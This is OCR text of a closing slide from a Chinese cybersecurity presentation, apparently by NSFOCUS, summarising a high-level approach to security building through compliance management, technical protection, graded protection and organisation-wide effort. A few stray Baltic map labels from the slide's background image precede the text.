
03

总结


20 km SOPOT
24 km GDAN
17 km GD
SKLEPIK FOK 55 m
15 m ZATOKA PUCKA
KALININGRAD 106 km
SKI 55 km
网络安全建设任重而道远

问题总结

安全建设整体思路



安全策略的制定是有理由的，请一定按照安全策略落地实施。

合规管理体系建设+安全技术系统建设

实现目标

通过组织的安全需求分析与设计，采取分步骤有序建设及不断优化和迭代的方式，使组织信息安全满足组织使命要求和合规要求，并始终处于可控状态。

怎么做?


满足合规监管
• 满足监管部门的信息安全要求
安全保障能力
• 业务风险防范能力
• 信息系统的安全防护能力
• 新型安全威胁抵御能力
等级保护建设
业务发展创新
• 促进业务改革和创新，满足多元化的业务发展
• 技术创新引领业务发展和变革.


网络安全的攻防，不是一个人的安全，而是全员安全
只能集全员之力与攻击者之间斗智斗勇进行博弈。


“
绝对的安全是不存在的
安全是一个持续改进的过程...

谢谢！

NSFOCUS